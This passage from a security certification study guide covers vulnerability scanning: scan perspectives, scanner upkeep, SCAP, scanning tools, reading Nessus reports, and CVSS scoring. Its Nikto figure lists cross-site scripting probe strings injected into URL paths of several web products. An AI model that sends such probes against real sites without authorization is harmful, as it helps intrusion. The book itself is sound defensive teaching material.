Comprehensive vulnerability management programs provide the ability to conduct scans from a variety of *scan perspectives*. Each scan perspective conducts the scan from a different location on the network, providing a different view into vulnerabilities. For example, an external scan is run from the Internet, giving administrators a view of what an attacker located outside the organization would see as potential vulnerabilities. Internal scans might run from a scanner on the general corporate network, providing the view that a malicious insider might encounter. Finally, scanners located inside the datacenter and agents located on the servers offer the most accurate view of the real state of the server by showing vulnerabilities that might be blocked by other security controls on the network. Controls that might affect scan results include the following:

- Firewall settings
- Network segmentation
- Intrusion detection systems (IDSs)
- Intrusion prevention systems (IPSs)



The internal and external scans required by PCI DSS are a good example of scans performed from different perspectives. The organization may conduct its own internal scans but must supplement them with external scans conducted by an Approved Scanning Vendor (ASV).

Vulnerability management platforms have the ability to manage different scanners and provide a consolidated view of scan results, compiling data from different sources. [Figure 5.7](#) shows an example of how the administrator may select the scanner for a newly configured scan using Qualys.

Launch Vulnerability Scan

Turn help tips: On | Off | Launch Help

General Information

Give your scan a name, select a scan profile (a default is selected for you with recommended settings), and choose a scanner from the Scanner Appliance menu for internal scans, if visible.

Title:

Option Profile: * Initial Options (default) [Select](#)

Scanner Appliance: Default [Select](#)

External [View](#)

- ✓ External
- All Scanners in Asset Group
- All Scanners in TagSet
- Build my list
- AWS_Internal

Choose Target Hosts

Tell us which hosts (IP addresses) you want to scan.

Assets Tags

Asset Groups Select items... [Select](#)

IPs/Ranges [Select](#)

Example: 192.168.0.87-192.168.0.92, 192.168.0.200

Exclude IPs/Ranges [Select](#)

Example: 192.168.0.87-192.168.0.92, 192.168.0.200

Notification

Send notification when this scan is finished

FIGURE 5.7 Choosing a scan appliance

Scanner Maintenance

As with any technology product, vulnerability management solutions require maintenance. Administrators should conduct regular maintenance of their vulnerability scanner to ensure that the scanning software and *vulnerability feeds* remain up-to-date.



Scanning systems do provide automatic updating capabilities that keep the scanner and its vulnerability feeds up-to-date. Organizations can and should take advantage of these features, but it is always a good idea to check in once in a while and manually verify that the scanner is updating properly.

Scanner Software

Scanning systems themselves aren't immune from vulnerabilities. As shown in [Figure 5.8](#), even vulnerability scanners can have security issues! Regular patching of scanner software protects an organization against scanner-specific vulnerabilities and also provides important bug fixes and feature enhancements to improve scan quality.

The screenshot shows the NIST National Vulnerability Database (NVD) interface. At the top, there's a blue header with the NVD logo and navigation links. Below the header, a green button labeled 'VULNERABILITIES' is visible. The main content area features a large title 'CVE-2019-3961 Detail'. Underneath, there's a section for 'Current Description' which includes a detailed text about a reflected XSS vulnerability in Nessus versions 8.4.0 and earlier. Below the description, there's a 'Source' link to MITRE and a 'View Analysis Description' link. A 'Severity' section shows CVSS Version 3.x (Base Score: 6.1 MEDIUM) and CVSS Version 2.0. To the right, a 'QUICK INFO' sidebar lists the CVE entry number (CVE-2019-3961), publication date (06/25/2019), and last modification date (06/26/2019). Further down, there's a 'References to Advisories, Solutions, and Tools' section with two links to external sites. Finally, a 'Weakness Enumeration' section shows a single entry for CWE-79.

Hyperlink	Resource
http://www.securityfocus.com/bid/108892	Third Party Advisory
https://www.tenable.com/security/tns-2019-04	VDB Entry Third Party Advisory

CWE-ID	CWE Name	Source
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	NIST

FIGURE 5.8 Nessus vulnerability in the NIST National Vulnerability Database

Source: National Institute of Standards and Technology

Vulnerability Plug-in Feeds

Security researchers discover new vulnerabilities every week, and vulnerability scanners can only be effective against these vulnerabilities if they receive frequent updates to their plug-ins. Administrators should configure their scanners to retrieve new plug-ins on a regular basis, preferably daily. Fortunately, as shown in [Figure 5.9](#), this process is easily automated.

The screenshot shows the Nessus web interface with the title bar 'Nessus' and navigation links 'Scans 2' and 'Policies'. The main area is titled 'Settings' and has tabs for 'Scanners', 'Accounts', 'Communication', and 'Advanced'. Under the 'Scanners' tab, there's a 'LOCAL' section with 'Overview' and 'Link' options, and a 'Software Update' option which is currently selected. In the 'Software Update' section, there are three radio button options: 'Update all components' (selected), 'Update plugins', and 'Disabled'. Below that is a 'Update Frequency' dropdown set to 'Daily' with a pencil icon for editing. There's also a 'Plugin Feed' input field containing 'Example: custom-host.mydomain.com'. At the bottom of the form are 'Save' and 'Cancel' buttons.

FIGURE 5.9 Nessus Automatic Updates

Security Content Automation Protocol (SCAP)

The *Security Content Automation Protocol (SCAP)* is an effort by the security community, led by the National Institute of Standards and Technology (NIST), to create a standardized approach for communicating security-related information. This standardization

is important to the automation of interactions between security components. The SCAP standards include the following:

Common Configuration Enumeration (CCE) Provides a standard nomenclature for discussing system configuration issues

Common Platform Enumeration (CPE) Provides a standard nomenclature for describing product names and versions

Common Vulnerabilities and Exposures (CVE) Provides a standard nomenclature for describing security-related software flaws

Common Vulnerability Scoring System (CVSS) Provides a standardized approach for measuring and describing the severity of security-related software flaws

Extensible Configuration Checklist Description Format (XCCDF) A language for specifying checklists and reporting checklist results

Open Vulnerability and Assessment Language (OVAL) A language for specifying low-level testing procedures used by checklists

For more information on SCAP, see NIST SP 800-126 Rev 3: The Technical Specification for the Security Content Automation Protocol (SCAP): SCAP Version 1.3

(<http://csrc.nist.gov/publications/detail/sp/800-126/rev-3/final>) or the SCAP website (csrc.nist.gov/projects/security-content-automation-protocol).

Exam Note

At the time this book went to press, the CompTIA exam objectives referred to CVE as Common Vulnerability Enumeration. This is an older definition of the acronym CVE and most industry

professionals use the term Common Vulnerabilities and Exposures, so that is what we use throughout this book. The difference in terminology isn't really significant as long as you remember the purpose of CVE is to provide a standard naming system for flaws.

Vulnerability Scanning Tools

As you develop your cybersecurity toolkit, you will want to have a network vulnerability scanner, an application scanner, and a web application scanner available for use. Vulnerability scanners are often leveraged for preventive scanning and testing and are also found in penetration testers toolkits, where they help identify systems that testers can exploit. This fact also means they're a favorite tool of attackers!

Infrastructure Vulnerability Scanning

Network vulnerability scanners are capable of probing a wide range of network-connected devices for known vulnerabilities. They reach out to any systems connected to the network, attempt to determine the type of device and its configuration, and then launch targeted tests designed to detect the presence of any known vulnerabilities on those devices.

The following tools are examples of network vulnerability scanners:

- Tenable's Nessus is a well-known and widely respected network vulnerability scanning product that was one of the earliest products in this field.
- Qualys vulnerability scanner is a more recently developed commercial network vulnerability scanner that offers a unique deployment model using a software-as-a-service (SaaS) management console to run scans using appliances located both in on-premises datacenters and in the cloud.
- Rapid7's Nexpose is another commercial vulnerability management system that offers capabilities similar to those of

Nessus and Qualys.

- The open source OpenVAS offers a free alternative to commercial vulnerability scanners.

These are four of the most commonly used network vulnerability scanners. Many other products are on the market today, and every mature organization should have at least one scanner in its toolkit. Many organizations choose to deploy two different vulnerability scanning products in the same environment as a defense-in-depth control.

Application Testing

Application testing tools are commonly used as part of the software development process. These tools analyze custom-developed software to identify common security vulnerabilities. Application testing occurs using three techniques:

- *Static testing* analyzes code without executing it. This approach points developers directly at vulnerabilities and often provides specific remediation suggestions.
- *Dynamic testing* executes code as part of the test, running all the interfaces that the code exposes to the user with a variety of inputs, searching for vulnerabilities.
- *Interactive testing* combines static and dynamic testing, analyzing the source code while testers interact with the application through exposed interfaces.

Application testing should be an integral part of the software development process. Many organizations introduce testing requirements into the software release process, requiring clean tests before releasing code into production.

Web Application Scanning

Web application vulnerability scanners are specialized tools used to examine the security of web applications. These tools test for web-specific vulnerabilities, such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF) vulnerabilities. They

work by combining traditional network scans of web servers with detailed probing of web applications using such techniques as sending known malicious input sequences and fuzzing in attempts to break the application.

Nikto is a popular web application scanning tool. It is an open source tool that is freely available for anyone to use. As shown in [Figure 5.10](#), it uses a command-line interface and is somewhat difficult to use.

```
Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.  
+ /servlet/org.apache.catalina.ContainerServlet<script>alert('Vulnerable')</script>; Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classes. http://www.cert.org/advisories/CA-2000-02.html.  
+ /servlet/org.apache.catalina.Context<script>alert('Vulnerable')</script>; Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classes. http://www.cert.org/advisories/CA-2000-02.html.  
+ /servlet/org.apache.catalina.Globals<script>alert('Vulnerable')</script>; Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classes. http://www.cert.org/advisories/CA-2000-02.html.  
+ /servlet/org.apache.catalina.servlets.WebdavStatus<script>alert('Vulnerable')</script>; Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classes. http://www.cert.org/advisories/CA-2000-02.html.  
+ /nosuchurl/><script>alert('Vulnerable')</script>; JEUS is vulnerable to Cross Site Scripting (XSS) when requesting non-existing JSP pages. http://securitytracker.com/alerts/2003/Jun/1007004.html  
+ ~/<script>alert('Vulnerable')</script>.aspx?asprrorpath=null; Cross site scripting (XSS) is allowed with .aspx file requests (may be Microsoft .net). http://www.cert.org/advisories/CA-2000-02.html  
+ ~/<script>alert('Vulnerable')</script>.aspx; Cross site scripting (XSS) is allowed with .aspx file requests (may be Microsoft .net). http://www.cert.org/advisories/CA-2000-02.html  
+ ~/<script>alert('Vulnerable')</script>.asp; Cross site scripting (XSS) is allowed with .asp file requests (may be Microsoft .net). http://www.cert.org/advisories/CA-2000-02.html  
+ /node/view/666\><script>alert(document.domain)</script>; Drupal 4.2.0 RC is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.  
+ /mailman/listinfo<script>alert('Vulnerable')</script>; Mailman is vulnerable to Cross Site Scripting (XSS). Upgrade to version 2.0.8 to fix. http://www.cert.org/advisories/CA-2000-02.html.  
+ OSVDB-27095: /bb000001.pl<script>alert('Vulnerable')</script>; Actinic E-Commerce services is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.  
+ OSVDB-54589: /a.jsp<script>alert('Vulnerable')</script>; JServ is vulnerable to Cross Site Scripting (XSS) when a non-existent JSP file is requested. Upgrade to the latest version of JServ. http://www.cert.org/advisories/CA-2000-02.html.  
+ <script>alert('Vulnerable')</script>.thtml; Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.  
+ <script>alert('Vulnerable')</script>.shtml; Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.  
+ <script>alert('Vulnerable')</script>.jsp; Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.  
+ <script>alert('Vulnerable')</script>.aspx; Cross site scripting (XSS) is allowed with .aspx file requests (may be Microsoft .net). http://www.cert.org/advisories/CA-2000-02.html.
```

[FIGURE 5.10](#) Nikto web application scanner

Another open source tool available for web application scanning is Arachni. This tool, shown in [Figure 5.11](#), is a packaged scanner available for Windows, macOS, and Linux operating systems.

Most organizations do use web application scanners, but they choose to use commercial products that offer advanced capabilities and user-friendly interfaces. Although there are dedicated web application scanners, such as Acunetix, on the market, many firms use the web application scanning capabilities of traditional network vulnerability scanners, such as Nessus, Qualys, and Nmap.

The screenshot shows the Arachni v1.5.1 - WebUI v0.5.12 interface. At the top, there are navigation links for Scans (1), Profiles, Dispatchers, Users, and a user account for Administrator. Below the header, the URL https://www.certmike.com is displayed. On the left sidebar, there are sections for TOGGLE VISIBILITY OF, REVISIONS, and ACTIONS (Share, Full edit). The main content area shows the title "https://www.certmike.com/" and an "Overview" section indicating "1 issues". A detailed "Issues [1]" section follows, listing "Root – 1 issues, 0 fixed" and "1 – 0 new, 0 fixed." and "2 – 0 new, so far...". The Issues table has columns for URL, Input, and Element. One row in the table is highlighted in blue, labeled "Allowed HTTP methods 1". The table also includes filtering options like All [1], * Fixed [0], ✓ Verified [0], ⚡ Pending verification [0], ✗ False positives [0], and ⓘ Awaiting review [0].

FIGURE 5.11 Arachni web application scanner

Reviewing and Interpreting Scan Reports

Vulnerability scan reports provide analysts with a significant amount of information that assists with the interpretation of the report. These reports provide detailed information about each vulnerability that they identify. [Figure 5.12](#) shows an example of a single vulnerability reported by the Nessus vulnerability scanner.

Let's take a look at this report, section by section, beginning in the top left and proceeding in a counterclockwise fashion.

At the very top of the report, we see two critical details: the *name of the vulnerability*, which offers a descriptive title, and the *overall severity* of the vulnerability, expressed as a general category, such as low, medium, high, or critical. In this example report, the scanner is reporting that a server is running an outdated and insecure version of the SSL protocol. It is assigned to the high severity category.

Next, the report provides a *detailed description* of the vulnerability. In this case, the report provides a detailed description of the flaws in the SSL protocol and explains that SSL is no longer considered acceptable for use.

The next section of the report provides a *solution* to the vulnerability. When possible, the scanner offers detailed information about how system administrators, security professionals, network engineers, and/or application developers may correct the vulnerability. In this case, the reader is instructed to disable SSL 2.0 and 3.0 and replace their use with a secure version of the TLS protocol. Due to security vulnerabilities in early versions of TLS, you should use TLS version 1.2 or higher.

HIGH SSL Version 2 and 3 Protocol Detection		Plugin Details						
Description	<p>The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:</p> <ul style="list-style-type: none"> - An insecure padding scheme with CBC ciphers. - Insecure session renegotiation and resumption schemes. <p>An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.</p> <p>Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.</p> <p>NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.</p>							
Solution	<p>Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.1 (with approved cipher suites) or higher instead.</p>							
See Also	<p>https://www.schneier.com/academic/paperfiles/paper-ssl.pdf http://www.nessus.org/u?b06c7e95 http://www.nessus.org/u?247c4540 https://www.openssl.org/~bodo/ssl-poodle.pdf http://www.nessus.org/u?5d15ba70 https://www.imperialviolet.org/2014/10/14/poodle.html https://tools.ietf.org/html/rfc7507 https://tools.ietf.org/html/rfc7568</p>							
Risk Information	<p>Risk Factor: High CVSS v3.0 Base Score 7.5 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N CVSS Base Score: 7.1 CVSS Vector: CVSS2#AV:N/AC:M/Au:N/C:C/I:N/A:N</p>							
Vulnerability Information	<p>In the news: true</p>							
Output	<pre>- SSLv3 is enabled and the server supports at least one cipher. Explanation: TLS 1.0 and SSL 3.0 cipher suites may be used with SSLv3 High Strength Ciphers (>= 112-bit key) RC4-MD5 Kx=RSA Au=RSA Enc=RC4(128) Mac=MD5 RC4-SHA Kx=RSA Au=RSA Enc=RC4(128) Mac=SHA1 The fields above are : {OpenSSL ciphername} Kx=(key exchange) Au=(authentication) Enc=(symmetric encryption method) Mac=(message authentication code) {export flag}</pre> <table border="1"> <thead> <tr> <th>Port ▾</th> <th>Hosts</th> </tr> </thead> <tbody> <tr> <td>4433 / tcp / www</td> <td>[REDACTED]</td> </tr> <tr> <td>443 / tcp / www</td> <td>[REDACTED]</td> </tr> </tbody> </table>		Port ▾	Hosts	4433 / tcp / www	[REDACTED]	443 / tcp / www	[REDACTED]
Port ▾	Hosts							
4433 / tcp / www	[REDACTED]							
443 / tcp / www	[REDACTED]							

FIGURE 5.12 Nessus vulnerability scan report

In the section of the report titled “*See Also*,” the scanner provides *references* where administrators can find more details on the vulnerability described in the report. In this case, the scanner refers the reader to several blog posts, Nessus documentation pages, and Internet Engineering Task Force (IETF) documents that provide more details on the vulnerability.

The *output* section of the report shows the detailed information returned by the remote system when probed for the vulnerability. This information can be extremely valuable to an analyst because it often provides the verbatim output returned by a command. Analysts can use this to better understand why the scanner is reporting a vulnerability, identify the location of a vulnerability, and potentially identify false positive reports. In this case, the output section shows the specific insecure ciphers being used.

The *port/hosts* section provides details on the server(s) that contain the vulnerability as well as the specific services on that server that have the vulnerability. In this case, the server's IP address is obscured for privacy reasons, but we can see that the server is running insecure versions of SSL on both ports 443 and 4433.

The *vulnerability information* section provides some miscellaneous information about the vulnerability. In this case, we see that the SSL vulnerability has appeared in news reports.

The *risk information* section includes useful information for assessing the severity of the vulnerability. In this case, the scanner reports that the vulnerability has an overall risk factor of High (consistent with the tag next to the vulnerability title). It also provides details on how the vulnerability rates when using the Common Vulnerability Scoring System (CVSS). You'll notice that there are two different CVSS scores and vectors. We will use the CVSS version 3 information, as it is the more recent rating scale. In this case, the vulnerability has a CVSS base score of 7.5 and has the CVSS vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

We'll discuss the details of CVSS scoring in the next section of this

chapter.

The final section of the vulnerability report provides details on the vulnerability scanner plug-in that detected the issue. This vulnerability was reported by Nessus plug-in ID 20007, which was published in October 2005 and updated in March 2019.

Understanding CVSS

The *Common Vulnerability Scoring System (CVSS)* is an industry standard for assessing the severity of security vulnerabilities. It provides a technique for scoring each vulnerability on a variety of measures. Cybersecurity analysts often use CVSS ratings to prioritize response actions.

Exam Note

Remember that CVSS is a component of SCAP. It is a publicly available framework that provides a score from 0 to 10 indicating the severity of a vulnerability. Also know that security analysts often refer to the Common Vulnerabilities and Exposures (CVE), which is a list of publicly known vulnerabilities that contain an ID number, description, and reference.

Analysts scoring a new vulnerability begin by rating the vulnerability on eight different measures. Each measure is given both a descriptive rating and a numeric score. The first four measures evaluate the exploitability of the vulnerability, whereas the last three evaluate the impact of the vulnerability. The eighth metric discusses the scope of the vulnerability.

Attack Vector Metric

The *attack vector metric* (AV) describes how an attacker would exploit the vulnerability and is assigned according to the criteria shown in [Table 5.1](#).

TABLE 5.1 CVSS attack vector metric

Value	Description	Score
Physical (P)	The attacker must physically touch the vulnerable device.	0.20
Local (L)	The attacker must have physical or logical access to the affected system.	0.55
Adjacent (A)	The attacker must have access to the local network that the affected system is connected to.	0.62
Network (N)	The attacker can exploit the vulnerability remotely over a network.	0.85

Attack Complexity Metric

The *attack complexity metric* (AC) describes the difficulty of exploiting the vulnerability and is assigned according to the criteria shown in [Table 5.2](#).

TABLE 5.2 CVSS attack complexity metric

Value	Description	Score
High (H)	Exploiting the vulnerability requires “specialized” conditions that would be difficult to find.	0.44
Low (L)	Exploiting the vulnerability does not require any specialized conditions.	0.77

Privileges Required Metric

The *privileges required metric* (PR) describes the type of account access that an attacker would need to exploit a vulnerability and is assigned according to the criteria in [Table 5.3](#).

TABLE 5.3 CVSS privileges required metric

Value	Description	Score
High (H)	Attackers require administrative privileges to conduct the attack.	0.270 (or 0.50 if Scope is Changed)
Low	Attackers require basic user privileges	0.62 (or 0.68 if

(L)	to conduct the attack.	Scope is Changed)
None (N)	Attackers do not need to authenticate to exploit the vulnerability.	0.85

User Interaction Metric

The *user interaction metric* (UI) describes whether the attacker needs to involve another human in the attack. The user interaction metric is assigned according to the criteria in [Table 5.4](#).

TABLE 5.4 CVSS user interaction metric

Value	Description	Score
None (N)	Successful exploitation does not require action by any user other than the attacker.	0.85
Required (R)	Successful exploitation does require action by a user other than the attacker.	0.62

Confidentiality Metric

The *confidentiality metric* (C) describes the type of information disclosure that might occur if an attacker successfully exploits the vulnerability. The confidentiality metric is assigned according to the criteria in [Table 5.5](#).

TABLE 5.5 CVSS confidentiality metric

Value	Description	Score
None (N)	There is no confidentiality impact.	0.00
Low (L)	Access to some information is possible, but the attacker does not have control over what information is compromised.	0.22
High (H)	All information on the system is compromised.	0.56

Integrity Metric

The *integrity metric* (I) describes the type of information alteration that might occur if an attacker successfully exploits the vulnerability. The integrity metric is assigned according to the criteria in [Table 5.6](#).

TABLE 5.6 CVSS integrity metric

Value	Description	Score
None (N)	There is no integrity impact.	0.00
Low (L)	Modification of some information is possible, but the attacker does not have control over what information is modified.	0.22
High (H)	The integrity of the system is totally compromised, and the attacker may change any information at will.	0.56

Availability Metric

The *availability metric* (A) describes the type of disruption that might occur if an attacker successfully exploits the vulnerability. The availability metric is assigned according to the criteria in [Table 5.7](#).

TABLE 5.7 CVSS availability metric

Value	Description	Score
None (N)	There is no availability impact.	0.00
Low (L)	The performance of the system is degraded.	0.22
High (H)	The system is completely shut down.	0.56

Scope Metric

The *scope metric* (S) describes whether the vulnerability can affect system components beyond the scope of the vulnerability. The scope metric is assigned according to the criteria in [Table 5.8](#). Note that the scope metric table does not contain score information. The value of the scope metric is reflected in the values for the privileges required metric, shown earlier in [Table 5.3](#).

TABLE 5.8 CVSS scope metric

Value	Description
Unchanged (U)	The exploited vulnerability can only affect resources managed by the same security authority.
Changed (C)	The exploited vulnerability can affect resources beyond the scope of the security authority managing the component containing the vulnerability.



The current version of CVSS is version 3.1, which is a minor update from version 3.0. You will find that attack vectors normally cite version 3.0. This chapter uses CVSS version 3.1 as the basis of our conversation, but 3.0 and 3.1 are functionally equivalent for our purposes. You may still find documentation that references CVSS version 2, which uses a similar methodology but has different ratings and only six metrics.

Interpreting the CVSS Vector

The *CVSS vector* uses a single-line format to convey the ratings of a vulnerability on all eight of the metrics described in the preceding sections. For example, recall the CVSS vector for the vulnerability presented in [Figure 5.12](#):

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

This vector contains nine components. The first section, “CVSS:3.0,” simply informs the reader (human or system) that the vector was composed using CVSS version 3. The next eight sections correspond to each of the eight CVSS metrics. In this case, the SSL vulnerability in [Figure 5.12](#) received the following ratings:

- Attack Vector: Network (score: 0.85)
- Attack Complexity: Low (score: 0.77)
- Privileges Required: None (score: 0.85)
- User Interaction: None (score: 0.85)

- Scope: Unchanged
- Confidentiality: High (score: 0.56)
- Integrity: None (score: 0.00)
- Availability: None (score: 0.00)

Summarizing CVSS Scores

The CVSS vector provides good detailed information on the nature of the risk posed by a vulnerability, but the complexity of the vector makes it difficult to use in prioritization exercises. For this reason, analysts can calculate the *CVSS base score*, which is a single number representing the overall risk posed by the vulnerability. Arriving at the base score requires first calculating some other CVSS component scores.

CALCULATING THE IMPACT SUB-SCORE (ISS)

The first calculation analysts perform is computing the impact sub-score (ISS). This metric summarizes the three impact metrics using the formula

$$\text{ISS} = 1 - [(1 - \text{Confidentiality}) \times (1 - \text{Integrity}) \times (1 - \text{Availability})]$$

Plugging in the values for our SSL vulnerability, we obtain

$$\text{ISS} = 1 - [(1 - 0.56) \times (1 - 0.000) \times (1 - 0.00)]$$

$$\text{ISS} = 1 - [0.44 \times 1.00 \times 1.00]$$

$$\text{ISS} = 1 - 0.44$$

$$\text{ISS} = 0.56$$

CALCULATING THE IMPACT SCORE

To obtain the impact score from the impact sub-score, we must take the value of the scope metric into account. If the scope metric is

Unchanged, as it is in our example, we multiply the ISS by 6.42:

$$\text{Impact} = 6.42 \times \text{ISS}$$

$$\text{Impact} = 6.42 \times 0.56$$

$$\text{Impact} = 3.60$$

If the scope metric is Changed, we use a more complex formula:

$$\text{Impact} = 7.52 \times (\text{ISS} - 0.029) - 3.25 \times (\text{ISS} - 0.02)^{15}$$

CALCULATING THE EXPLOITABILITY SCORE

Analysts may calculate the exploitability score for a vulnerability using this formula:

$$\begin{aligned}\text{Exploitability} &= 8.22 \times \text{AttackVector} \times \text{AttackComplexity} \\ &\quad \times \text{PrivilegesRequired} \times \text{UserInteraction}\end{aligned}$$

Plugging in values for our SSL vulnerability, we get

$$\text{Exploitability} = 8.22 \times 0.85 \times 0.77 \times 0.85 \times 0.85$$

$$\text{Exploitability} = 3.89$$

CALCULATING THE BASE SCORE

With all of this information at hand, we can now determine the CVSS base score using the following rules:

- If the impact is 0, the base score is 0.
- If the scope metric is Unchanged, calculate the base score by adding together the impact and exploitability scores.
- If the scope metric is Changed, calculate the base score by adding together the impact and exploitability scores and multiplying the

result by 1.08.

- The highest possible base score is 10. If the calculated value is greater than 10, set the base score to 10.

In our example, the impact score is 3.60 and the exploitability score rounds to 3.9. Adding these together, we get a base score of 7.5, which is the same value found in [Figure 5.12](#).



Now that you understand the math behind CVSS scores, the good news is that you don't need to perform these calculations by hand. NIST offers a CVSS calculator at www.first.org/cvss/calculator/3.1, where you can easily compute the CVSS base score for a vulnerability.

CATEGORIZING CVSS BASE SCORES

Many vulnerability scanning systems further summarize CVSS results by using risk categories rather than numeric risk ratings. These are usually based on the CVSS Qualitative Severity Rating Scale, shown in [Table 5.9](#).

TABLE 5.9 CVSS Qualitative Severity Rating Scale

CVSS score	Rating
0.0	None
0.1–3.9	Low
4.0–6.9	Medium
7.0–8.9	High
9.0–10.0	Critical

Continuing with the SSL vulnerability example from [Figure 5.12](#), we calculated the CVSS score for this vulnerability as 7.5. This places it into the High risk category, as shown in the header of [Figure 5.12](#).

Exam Note

Be sure you are familiar with the CVSS severity rating scale for the exam. These scores are a common topic for exam questions!

Confirmation of Scan Results

Cybersecurity analysts interpreting reports often perform their own investigations to confirm the presence and severity of vulnerabilities. These investigations may include the use of external data sources that supply additional information valuable to the analysis.

False Positives

Vulnerability scanners are useful tools, but they aren't foolproof. Scanners do sometimes make mistakes for a variety of reasons. The scanner might not have sufficient access to the target system to confirm a vulnerability, or it might simply have an error in a plug-in that generates an erroneous vulnerability report. When a scanner reports a vulnerability that does not exist, this is known as a *false positive error*.

When a vulnerability scanner reports a vulnerability, this is known as a *positive report*. This report may either be accurate (a *true positive* report) or inaccurate (a *false positive* report). Similarly, when a scanner reports that a vulnerability is not present, this is a *negative report*. The negative report may either be accurate (a *true negative* report) or inaccurate (a *false negative* report).

Exam Note

As you prepare for the exam, focus on the topics of false positives and false negatives. You must understand the types of errors that might occur in vulnerability reports and be prepared to identify them in scenarios on the exam.

Cybersecurity analysts should confirm each vulnerability reported by a scanner. In some cases, this may be as simple as verifying that a patch is missing or an operating system is outdated. In other cases, verifying a vulnerability requires a complex manual process that simulates an exploit. For example, verifying a SQL injection vulnerability may require actually attempting an attack against a web application and verifying the result in the backend database.

When verifying a vulnerability, analysts should draw on their own expertise as well as the subject matter expertise of others throughout the organization. Database administrators, system engineers, network technicians, software developers, and other experts have domain knowledge that is essential to the evaluation of a potential false positive report.

Reconciling Scan Results with Other Data Sources

Vulnerability scans should never take place in a vacuum. Cybersecurity analysts interpreting these reports should also turn to other sources of security information as they perform their analysis. Valuable information sources for this process include the following:

- *Log reviews* from servers, applications, network devices, and other sources that might contain information about possible attempts to exploit detected vulnerabilities
- *Security information and event management (SIEM)* systems that correlate log entries from multiple sources and provide actionable intelligence
- *Configuration management systems* that provide information on the operating system and applications installed on a system

Each of these information sources can prove invaluable when an analyst attempts to reconcile a scan report with the reality of the organization's computing environment.

Vulnerability Classification

Each vulnerability scanning system contains plug-ins able to detect

thousands of possible vulnerabilities, ranging from major SQL injection flaws in web applications to more mundane information disclosure issues with network devices. Though it's impossible to discuss each of these vulnerabilities in a book of any length, cybersecurity analysts should be familiar with the most commonly detected vulnerabilities and some of the general categories that cover many different vulnerability variants.

Patch Management

Applying security patches to systems should be one of the core practices of any information security program, but this routine task is often neglected due to a lack of resources for preventive maintenance. One of the most common alerts from a vulnerability scan is that one or more systems on the network are running an outdated version of an operating system or application and require security patches.

[Figure 5.13](#) shows an example of one of these scan results. The server in this report has a remote code execution vulnerability. Though the scan result is fairly brief, it does contain quite a bit of helpful information.

Fortunately, there is an easy way to fix this problem. The Solution section tells us that Microsoft corrected the issue with app version 2.0.32791.0 or later, and the See Also section provides a direct link to the Microsoft security bulletin (CVE-2022-44687) that describes the issue and solution in greater detail.

The vulnerability shown in [Figure 5.13](#) highlights the importance of operating a *patch management* program that routinely patches security issues. The issue shown in [Figure 5.13](#) exposes improper or weak patch management at the operating system level, but these weaknesses can also exist in applications and firmware.

**Microsoft Windows Raw Image Extensions Library RCE
(December 2022)**

HIGH Nessus Plugin ID 168684

Information Dependencies Dependents Changelog

Synopsis
The Windows app installed on the remote host is affected by a remote code execution vulnerability.

Description
The Windows 'Raw Image Extensions' app installed on the remote host is affected by a remote code execution vulnerability. An attacker can exploit this to bypass authentication and execute unauthorized arbitrary commands.

Solution
Upgrade to app version 2.0.32791.0, 2.1.32791.0 or later via the Microsoft Store.

See Also
<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-44687>

Plugin Details

Severity: High
ID: 168684
File Name: smb_nt_ms22_dec_raw_image.nasl
Version: 1.5
Type: local
Agent: windows
Family: Windows
Published: 12/13/2022
Updated: 1/12/2023

FIGURE 5.13 Missing patch vulnerability

Legacy Platforms

Software vendors eventually discontinue support for every product they make. This is true for operating systems as well as applications. Once they announce the final end of support for a product, organizations that continue running the outdated software put themselves at a significant risk of attack. The vendor simply will not investigate or correct security flaws that arise in the product after that date. Organizations continuing to run the unsupported product are on their own from a security perspective, and unless you happen to maintain a team of operating system developers, that's not a good situation to find yourself in.

Perhaps the most famous end of support for a major operating system occurred in July 2015 when Microsoft discontinued support for the more than two decades old Windows Server 2003. [Figure 5.14](#) shows an example of the report generated by Nessus when it identifies a server running this outdated operating system.

We can see from this report that the scan detected two servers on the network running Windows Server 2003. The description of the vulnerability provides a stark assessment of what lies in store for organizations continuing to run any unsupported operating system:

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

CRITICAL Microsoft Windows Server 2003 Unsupported Installation Detection >

Description

The remote host is running Microsoft Windows Server 2003. Support for this operating system by Microsoft ended July 14th, 2015.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

Solution

Upgrade to a version of Windows that is currently supported.

See Also

<http://www.nessus.org/u?c0dbe792>

Output

No output recorded.	
Port ▾	Hosts
N/A	162.246.162.246, 162.246.162.246

FIGURE 5.14 Unsupported operating system vulnerability

